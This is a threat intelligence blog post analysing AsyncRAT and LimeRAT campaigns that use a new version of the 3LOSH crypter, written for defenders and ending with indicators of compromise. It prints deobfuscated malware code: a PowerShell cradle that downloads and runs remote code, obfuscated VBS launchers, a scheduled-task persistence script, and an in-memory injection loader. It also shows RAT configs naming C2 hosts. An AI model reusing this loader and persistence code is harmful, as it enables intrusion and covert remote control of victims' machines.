

Threat Spotlight: AsyncRAT campaigns feature new version of 3LOSH crypter



By [Edmund Brumaghin](#), with contributions from [Alex Karkins](#).

- Ongoing malware distribution campaigns are using ISO disk images to deliver [AsyncRAT](#), [LimeRAT](#) and other commodity malware to victims.
- The infections leverage process injection to evade detection by endpoint security software.
- These campaigns appear to be linked to a new version of the 3LOSH crypter, previously covered [here](#).

Malware distributors often leverage tools to obfuscate their binary payloads and make detection and analysis more difficult. These tools often combine functionality normally associated with packers and crypters and, in many cases, are not directly tied to the malware payload itself. Over the past several months we have observed a series of campaigns that leverage a new version of one of these tools, referred to as 3LOSH crypter. The threat actor(s) behind these campaigns have been using 3LOSH to generate the obfuscated code responsible for the initial infection process. Based on analysis of the embedded configuration stored within the samples associated with these campaigns, we have identified that the same operator is likely distributing a variety of commodity RATs, such as AsyncRAT and LimeRAT. These RATs feature various functionality that enables them to be used to gain access to systems and exfiltrate sensitive information from victims.

Infection process

The infection process begins with an ISO that contains a malicious VBScript that, when executed, initiates a multi-stage infection process. The file naming convention for the ISO and the VBS match and typically follow a convention consistent with the following: $^{[A-Z]\{5\}[0-9]\{6\}} \backslash (VBS|ISO) \$$

Stage 1 Execution

The VBS contains junk data and uses string replacement to attempt to obfuscate the executed code. An example of this is shown below.

[illegible]

Obfuscated VBS. Once deobfuscated, the VBS execution is

straightforward: It retrieves and executes the next stage from an attacker-controlled server.

```
CreateObject("WScript.Shell").Run("cmd /c powershell -Command  
[System.Net.WebClient]$webClient = New-Object System.Net.WebClient;  
[System.IO.Stream]$30826 = $webClient.OpenRead('[STAGE_2_URL]');  
[System.IO.StreamReader]$30273 = New-Object System.IO.StreamReader -argumentList  
$30826;[string]$52539 = $30273.ReadToEnd();IEX $52539;")
```

Deobfuscated VBS.

Stage 2 retrieval







As expected, the retrieved content is a PowerShell script passed to the Invoke-Expression (IEX) cmdlet and executed to continue the infection process. It is mainly responsible for creating a series of scripts that are executed and carry out various tasks needed for the malware to function. Across various samples analyzed, the directory locations and file names vary, but are functionally equivalent. First, the script checks for the existence of a directory at the following location: C:\ProgramData\Facebook\System32\Microsoft\SystemData If it doesn't already exist, the directory is created. This folder is used as the working directory for the malware and stores all the components used throughout the rest of the infection process. The script then creates several additional scripts, writing content into each of them using a format similar to the following example.

```
$Content = @'
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\ProgramData\Facebook
\System32\Microsoft\SystemData\Office.ps1'"
'@
Set-Content -Path C:\ProgramData\Facebook\System32\Microsoft\SystemData\Office.bat
-Value $Content
```

Script creation code example. The following files are created in this manner:

- Office.bat
- Office.vbs
- Office.ps1
- Microsofd.bat
- Microsofd.vbs
- Microsofd.ps1

All of these scripts are stored in the previously created directory.

Name ^	Date modified	Type	Size
 Microsofd.bat	3/7/2022 11:59 AM	Windows Batch File	1 KB
 Microsofd.ps1	3/7/2022 12:02 PM	Windows PowerShell...	1 KB
 Microsofd.vbs	3/7/2022 11:59 AM	VBScript Script File	1 KB
 Office.bat	3/7/2022 11:59 AM	Windows Batch File	1 KB
 Office.ps1	3/7/2022 11:59 AM	Windows PowerShell...	1 KB
 Office.vbs	3/7/2022 11:59 AM	VBScript Script File	1 KB

Malicious script components. Finally, the Stage 2 PowerShell

executes "Office.vbs" to begin the next step of the infection process.

```
start-sleep 5
start C:\ProgramData\Facebook\System32\Microsoft\SystemData\Office.vbs
```

VBS execution.

Stage 3 operations

Stage 3 is responsible for the majority of malicious activities performed on infected systems. The first script, "Office.vbs," is executed by the Stage 2 PowerShell and invokes WScript to execute a batch file called "Office.bat" to continue the infection process.

```
on error resume next
on error resume next
on error resume next
on error resume next
on error resume next
on error resume next
on error resume next
WScript.Sleep(5000)
DVXWS = replace("W/*-*-*-*-*-/*-*-*-*-/*-*-*-/*-*-*-/*-*-/*-*/cript./*-*-*-*-*-/*-*-*-/*-*-*-/*-*/hEll","
/*-*-*-*-*-/*-*-*-*-/*-*-*-/*-*-/*-*/","s")
Set CBXED = CreateObject(DVXWS )
CBXED.run ""C:\ProgramData\Facebook\System32\Microsoft\SystemData\Office.bat"" ",
0, true
Set CBXED = Nothing
```

WScript batch file execution. This batch file, in turn, executes

a PowerShell script called 'Office.ps1'.

```
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\ProgramData\Facebook
\System32\Microsoft\SystemData\Office.ps1'"
```

PowerShell script

execution. The next PowerShell script attempts to achieve persistence by creating a new Scheduled Task called "Office" that is executed immediately and

```
try
{
$office = <#0000000000#> New-ScheduledTaskAction <#0000000000#> -Execute
<#0000000000#> 'C:\ProgramData\Facebook\System32\Microsoft\SystemData\Microsofd.vbs'
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-
TimeSpan -Minutes 2)
Register-ScheduledTask -Action $office -Trigger $trigger -TaskName "Office"
} catch { }
```

then repeated every two minutes, as shown below.

Scheduled

task creation. This scheduled task then executes "Microsofd.vbs" as part of the creation process. This next VBS initiates a short sleep before continuing. It is only responsible for executing "Microsofd.bat" to continue the infection process.

```
WScript.Sleep(5000)
on error resume next
on error resume next
on error resume next
on error resume next
on error resume next
on error resume next
WTHBX = replace("W/*-*-*-*-*-*/cript./*-*-*-*-*/hell","
/*-*-*-*-*-*/","s")
Set USXEZ = CreateObject(WTHBX )
USXEZ.run ""C:\ProgramData\Facebook\System32\Microsoft\SystemData\Microsofd.bat""
", 0, true
Set USXEZ = Nothing
```

WScript execution. This next batch file only contains a single

```
PowerShell -NoProfile -ExecutionPolicy Bypass -Command C:\ProgramData\Facebook
\System32\Microsoft\SystemData\Microsofd.ps1
```

line, which invokes PowerShell and executes 'Microsofd.ps1'

PowerShell execution. This PowerShell script is the final script executed in this chain. It was written by the Stage 2 PowerShell, along with the other scripts that we've described. This script contains two large GZIP blobs and another function responsible for decompressing them.

```
Function dECOMpRESS {
[CmdletBinding()]
Param (
[byte[]] $byteArray
)
Process {

$input = New-Object System.IO.MemoryStream($byteArray)

$output = New-Object System.IO.MemoryStream


try
{
$gzipStream = N`e`w-Object System.IO.Compression.GzipStream $input,
([IO.Compression.CompressionMode]::dECOMpRESS)
} catch { }
try
{
start-sleep 3
$gzipStream.CopyTo($output)
} catch { }
try
{
start-sleep 2
[byte[]] $byteOutArray = $output.ToArray()
return $byteOutArray
} catch { }
}
}
[byte[]] $MC = dECOMpRESS @((31,139,8,0,0,0,0,0,4,0,204,189,9,
[REDACTED_FOR_SIZE],126,223,147,244,36,203,171,228,221,)
[byte[]] $UC = dECOMpRESS @((31,139,8,0,0,0,0,0,4,0,212,189,119,
[REDACTED_FOR_SIZE],96,8,39,188,176,218,153,141,155,0))
```

Stage 3 decompression function. One of the blobs is an injector and the other is the final payload that is injected and executed. This is accomplished by invoking aspnet_compiler.exe, injecting the final payload, and

```
try
{
start-sleep 2
[Reflection.Assembly]::Load($UC).GetType('NV.b').GetMethod(
'Execute').Invoke($null - 1000 - 1000 - 1000 - 1000 - 1000 - 1000,[object[]]
('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe',$MC))
} catch { }
```

executing it.

Stage 3 injection process. The diagram below



shows the execution flow.

Infection flow diagram. The final

payload varied across samples analyzed, the majority of which were AsyncRAT and LimeRAT. Based on the RAT configuration embedded in the samples, we believe with high confidence that the same threat actor(s) are likely leveraging both RATs in these campaigns.

Links to 3LOSH crypter

During our analysis of the samples, infrastructure and final payloads associated with these campaigns, we identified several characteristics that indicated a new version of the 3LOSH builder/crypter used to obfuscate the RAT payloads and facilitate the infection process. 3LOSH crypter is a malware crypter we previously analyzed [here](#). In analyzing the code execution of the Stage 2 PowerShell, we noticed some similarities with later stages of the infection process described in our previous analysis of the 3LOSH builder. The code present in our initial sample set featured a significant amount of similarities and overlap with samples we identified associated with a new version of 3LOSH. This new version of the crypter features the following notable changes from previous versions.

- Binary payloads are now embedded using GZIP compression rather than simply Base64 encoded and scripts feature a decompression function that is the same across both sample clusters.
- The infection chain is more complicated, featuring the use of multiple script-based components (BAT, VBS, PS1) that facilitate the infection process.

While there are also differences between the two clusters, this may be due to the threat actor only utilizing the portion of the builder output required for their purposes, or this may be due to options selected during the build process. Additionally, while analyzing our original sample cluster and new samples created using the 3LOSH crypter, we identified several final payloads in both clusters that use the same infrastructure for post-compromise C2

```
1 // Lime.Program
2 // Token: 0x0600001F RID: 31 RVA: 0x00003D04 File Offset: 0x00001F04
3 // Note: this type is marked as 'beforefieldinit'.
4 static Program()
5 {
6     Program.host = "invoice-update.myiphost.com";
7     Program.port = "125";
8     Program.registryName = "0321340424334320";
9     Program.splitter = "@!#&^%$";
10    Program.victimName = "QXV0by1SZXBsYXk=";
11    Program.version = "0.7NC";
12    Program.stubMutex = null;
13    Program.currentAssemblyFileInfo = new FileInfo(Application.ExecutablePath);
14    Program.keylogger = null;
15    Program.isConnected = false;
16    Program.tcpSocket = null;
17    Program.memoryStream = new MemoryStream();
18    Program.byteArray = new byte[5121];
19    Program.lastCapturedImage = "";
20    Program.currentPlugin = null;
21 }
22
```

```
1 // Lime.Program
2 // Token: 0x0600001F RID: 31 RVA: 0x00003CD4 File Offset: 0x00002CD4
3 // Note: this type is marked as 'beforefieldinit'.
4 static Program()
5 {
6     Program.host = "invoice-update.myiphost.com";
7     Program.port = "125";
8     Program.registryName = "00033002ce0+00";
9     Program.splitter = "@!#&^%$";
10    Program.victimName = "T118Ti8DQVQ=";
11    Program.version = "0.7NC";
12    Program.stubMutex = null;
13    Program.currentAssemblyFileInfo = new FileInfo(Application.ExecutablePath);
14    Program.keylogger = null;
15    Program.isConnected = false;
16    Program.tcpSocket = null;
17    Program.memoryStream = new MemoryStream();
18    Program.byteArray = new byte[5121];
19    Program.lastCapturedImage = "";
20    Program.currentPlugin = null;
21 }
22
```

communications. Matching RAT configs in both sample clusters. While analyzing one of the AsyncRAT payloads in our original sample cluster, we also observed that the Group_ID in the embedded RAT configuration was

Locals		
Name	Value	Type
nMuKYoprIUixHi.CPUcIKiEXyForY.UdfvATPxZopZ returned	"3LOSH"	string
result	false	bool

set to "3LOSH." 3LOSH group identifier 3LOSH continues to be under active development and in use by threat actors distributing a variety of commodity RATs. We expect that this activity will continue and organizations should ensure they maintain the ability to detect malicious activity associated with 3LOSH, independent of the final payload itself.

Conclusion

These malware distribution campaigns have been ongoing for the past several months, with new samples being uploaded to public repositories on a daily basis. The 3LOSH crypter continues to be actively maintained and improved by its author and will likely continue to be used by various threat actors attempting to evade detection in corporate environments. Organizations should be aware that even commodity malware can take advantage of the complexity and evasiveness offered by crypters to increase their operational effectiveness as adversaries attempt to leverage them to achieve their mission objectives. A layered defense-in-depth security architecture should be implemented to ensure that organizations maintain the ability to successfully defend against these threats.

Coverage

Ways our customers can detect and block this threat are listed below. [Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#). [Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks. [Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#). [Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat. [Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products. [Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#). [Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them. Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#). [Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network. Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). Snort SIDs: 58087, 58773.

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click [here](#) and [here](#).

Indicators of Compromise

The following indicators of compromise have been observed to be associated with these malware campaigns.

Stage 1 ISOs

The following ISOs have been observed to be associated with these malware campaigns.

4567abc4645a8f9414c6d642763d47a2678bf00fefe9e02677664b1c1b35c226
64836303a8eb58b7c5660211e085e3e42b2f4a068aeee88ede30eaa1b9cc4898
c174daa66473073d55fca74107642b43938c832b6c57a2e35c5b6998b89becc8
ed22a3a0314aa108d3e2a5f89fc90eb4d32a07a83e4a16a0e778ec3dae8e3406

Stage 1 VBS

The following VBS have been observed to be associated with these malware campaigns.

0e1d80e1868067b61194539818ac5cd517fb17ab6644492b8d9926f7c400efbb
15ebbc7c74e36fdbf677c56fb94db874a29ed995548c226fc38bd2977f4462c6 1a072171f489d1ae560368b82eeaf6dc4797fcfc7c0a8e53a635311c33fd061d
1cecb3e057afa5ad2150c74e1db583d5fda9780cba9d0e3bbaf2c6a4a345173a
26716b84938ec82bd3847d6c45fa2b2b502d1475dc31e735fd443b7a7c70dd44
2b9229dd6d60c44b28afea7fddd30ec889583184ff51cba03b156d8a96a41c92
336d41e4e6380dccd03791f4b25c840de9268f750b7e9db1e842f5cea60342d5
4fb011aa84514cd8cf5896134383b327abe213d28f2bb4bff614e8beb03540b5
8595efa76a38e37ee168f811382cb46b801582cedc6a11b6399e50eaa3c92f2d
b8fb2174816014c9033236a62469308542aa02d76c9219f8569ac3a4e4db3b7e

c0a62c7b8100381f3562413a33b8edcdcf7996ce6663918a1f0e08a0a14c0632 c137cb7cc4bdd9fa2376b8fc4329b31a6cf5fbff2c094e820d73929e2215af94
df710408a6c93ad71c6bca3133ac6e767c269908be26352793b11b2fdee56f68 fd664f3203418b3188ef00dac1b17bf1c4322946797cfdcce6ff10c0f50ca560

Stage 2 Retrieval

The following URLs have been observed hosting malicious content retrieved during the infection process. hXXp[:]//ia801400[.]us[.]archive[.]org/26/items/
auto_20220216/auto.txt hXXps[:]//afomas[.]com/wp-admin/images/Feb_MA2.mp3 hXXps[:]//archive[.]org/download/auto_20220216/auto.txt hXXps[:]//
archive[.]org/download/my44_20220211/my44.txt hXXps[:]//blankinstall[.]info/build/x.mp3 hXXps[:]//cdn[.]discordapp[.]com/attachments/
777508363029184525/935168254744358952/log.mp3 hXXps[:]//cozumreklamkayseri[.]com/.Fainl.txt hXXps[:]//isoeducationjo[.]com/.well-known/
mo.mp3 hXXps[:]//kediricab[.]jdindik[.]jatimprov[.]go[.]id/wp-admin/x.txt hXXps[:]//onedrive[.]live[.]com/Download?
cid=358166AEFCA69E90&resid=358166AEFCA69E90!124&authkey=AGvLNowfByqo5eo hXXps[:]//usaymaboutique[.]com/assets/assets.txt hXXps[:]//
uxsingh[.]com/uxsingh.jpg hXXps[:]//v3-fastupload[.]s3-accelerate[.]amazonaws[.]com/1643406871-d.mp3 hXXps[:]//www[.]atgame888[.]com/wp-admin/
Feb_MO2.mp3 hXXps[:]//www[.]wordpressthemesall[.]com/wp-admin/Feb_MA2.mp3 hXXps[:]//y-menu[.]com/wp-admin/MA.txt

Stage 2 PowerShell

The following PowerShell scripts have been observed to be associated with these malware campaigns.

056ad376ac33b673ff42800ff76e46858a6962330c385764aee28a867561f1fa 08c71c3b57502a3fca75c1b99c26a41dad4ff306faf4d4826776b158cb9a0ae
095157229bfad3a0e9a11be7c0b091a42ae4d25738bb3bfefb53b9321d223a6f
14e2b83be56385a2ac35417bcc0a7c7e2feb82e2cc80bdc99d83e64c6f46de74
1b994d16f099959bae626c1eaac7d0dd4118e54d09f717e05471c7637eea3a3b
1f1190402f67e1550f635954b97a0d1da066081a2b5d0036f5bac638762b695a
24cc7e002bbfb6abacfd457c8fc3163f999647aa7e84ac638928cb4b1c8ce696 33181a1409ebbe46bdf1e7f15654d7aab84a5f421e7990b87a2db39e108fc0fc
348482bf977f22e407b002abeca1da976efae9d90a7574fe902493e86eef9a87 3adcf1c2e12f0666d98e79cd0877d98ddc7f66a6f8b39a0507662d003ce1e90b
5078576d59522e8c145238e611d51e55fa89844c3cf7b7331ee02546cb77d59b
5c753437ffac8d5b6e0540916d1679959f2d256fff338cd037d3decee3cf1143 5e0e49c1faea3e1d0017d0ed76f09bb7fa50c8497e6535b9dc8c38dbf056e7f8
61c2da0eedb3628ec28a9b472d530bba555ba96fcde46fe234b6cfb6d4296440
65662716c873a01e216c8370eac2fe946a20f805a205e46d68f01a163f48104e
6b9eb5ffb1bf9a7a8d2a3e9a5ab4805324805bc7206f60ad039b0a6cd36d9940 6df53c77b343a597de566fa9e2ec1bcfbb25e4f7c7e7a104ed48887daee29533
7226d29a62bfc505a5cd9c8d13603237821caa5075bea311f095272334827e58
740805cc00932464b414afc340856d83a8b8fe4e42c3ad147a5b6c93aba124ef
76688a6433408e165ccdbbd9d2ba655c2684a59efe4a2c7c6c2a257c3111d175
794f760e12ecd8a2fe4a3229542403c6090b98886a0eb5166f9dbfc6972f6a11
7d823dff0086373d053686fdb01308d8e18d403a66b1f1d64360aba391a2c15 91d5b515b82fc61a6fcc7d433a1fd2434d2d9ff0dbb4da9a25fb972ac700ac3a
939afa2234d2545a8a41c3ed2d3a2e1fd3d58f4586ac10d62f83e9a09bf33375
93e32c6fd08dbf798c0242f953eb0cb7b8470d4b0430ac4b2837d1e0382ab4d2
a6238fb73d70a1a6b050afc265306b5232b89793bd129a76b8daf7f5220fea61
b323f59257425527c4137c629f430944e8236950717e86f33158c94ef6260a1c
b89e4e8c11df06410f73ff1f4b545d0ef1bf561f14ddb95d2b04ec253911e922 bf275f267ea61ecb3d1b26f58df6d26be00eabe521d2c2801f9c788e084b2f72
c489721f00041183f9ff770d2274ec71325bf0211842e12e56218f5b55db980c
cc08a2291dcd40026e70a28d4b1ce30909d53e5a03727207c8b86e63365f101
cde8a2b658ab6276143cc78a2c72487e963fefad522a7eaf218fd6920f57748a
f143993fb7625d0ed1b840a07a79004fcb112c6d02d9f1147d2495d4d75b41ee
f5dfb4f2a705382febc62f4fdb7ae2169a98898830325186663954d05903b8fb


Stage 3 Binaries

The following executables have been observed to be associated with these malware campaigns.

0303634830257bc5c3dfcf18c143286e212bd9034b29976e6349b05b5389c8a5
0e6a1e936ae9dac9856a86091c237537e72d2e8547596dab99e902ccd51be10f
10af68c3aac1062fa57580c6c5bc6b424cd7bdb1ce343d3b492797ce12225e5b
134547b06fbbbed959078cea590d4b9ec0840dd243b666fec48ca17ca46f7483a 285f00996ccc5181b488a48cfb06a1c502f0bfb05d5e5dd9395ea08ff71931ee
30defa2c31255690a794a30a58c865b8782cb5f312b77aaa447ebe19f30a3f47 39502d41bc6ef654cf6de2e83e359efb8e165cf0207a05d34359df912a545ff3
3efd7f5f6baa977538b14c6bf2f8e6db5bf184a3426a1f5ae8e05055e4f74f13

56cc64a44c317a21a047d657d06206a81e1e69649734618996390adc6f94c3bb
5bd6ea920506cb3fb78bca78ea2b119549ed41747a67659b61ccd4ac8407f5e5
6153296afbae79678f9881e36cb06ad7ae8d24bd8b3a7e7f5232a035848429d3
6182c770438dccb334e03ea33cfaced14ac7481de7b05725e62f5fe1c42b744 81e6bf9154859d5969dc52358a837b8a8bf935d4aa4a7fc9de9c4adbc9fd1a82
86f28e4f9082153f67ccad25fe90ab356d67ee3d37fdfd47cb9f1314d2ce0e27 8a8959f6db5e131c40d3adbe37f4e0a8bad4710839e37143787c8f4c217527ef
909548989b139eeabd58d8dc870597f564ffd7d1ce2e3ac51514d29bbaf29521
954012293bc09af071c459e75758497243722889b592881aed9b08cd14df187e
954a98f159cf1b3c284121c1e2d4c41402d94d9c0c2a88b66334108992917da6
a038fcf860aea94e4212ac5754b3e0f3d0dac8ca4254e4f7b2140ed45da089a1 b598aea572ab51e15dfd3242ec2f140ec72c7148678587b50e6a0ec10504990f
b5ceba46321ae47006571c16f7f5248b774d32bd88d991fd1a043e862c1c33d9 cd76236956f087fc11bc2ae1b12f623f46a7f041ecb07b05aa699ba1f1b300
df63df19dfd21af2f3064d6577c0ef09a07cd7367f8242b9e252d5d59712c26f eaef725cb557891ae598da5cece9bf41bae46a65876491c835e3821b23f54a2
eb3e27121f8ff722665e647ca4eb72a648d72ab56dc07f07379ad1ae3035256d efb02cc006bebad4e092e6c550a89fe055558ef24755a6b72c022ef669bec191
f7c9fa1c6da6b6f4eb7ebbf3c03da49a6bc4e083dd19b7419c0acbcd76e9251f fcbcb275913b8765b2ba9bf96ec5e7b536483854c75f156bc68d3539df6469e6
fded0549398bec1ef6fab78b3219ef894349ec3cdd07b1bf3bdf1c7c6a0e303b

C2 Servers

The following domains have been observed to be associated with these malware campaigns. 141[.]95[.]89[.]79 3laallah[.]myvnc[.]com
94[.]130[.]207[.]164 anderione[.]com invoice-update[.]myiphost[.]com mekhocairos[.]linkpc[.]net n[.]myvnc[.]com python[.]blogsyste[.]com Posted by
[Edmund Brumaghin](#) at [8:00 AM](#)  Labels: [3losh](#), [asyncRAT](#), [crypters](#), [Malware](#), [threat spotlight](#) Share This Post [Facebook share](#) [Twitter share](#) [Linkedin share](#) [Reddit share](#) [Email This](#)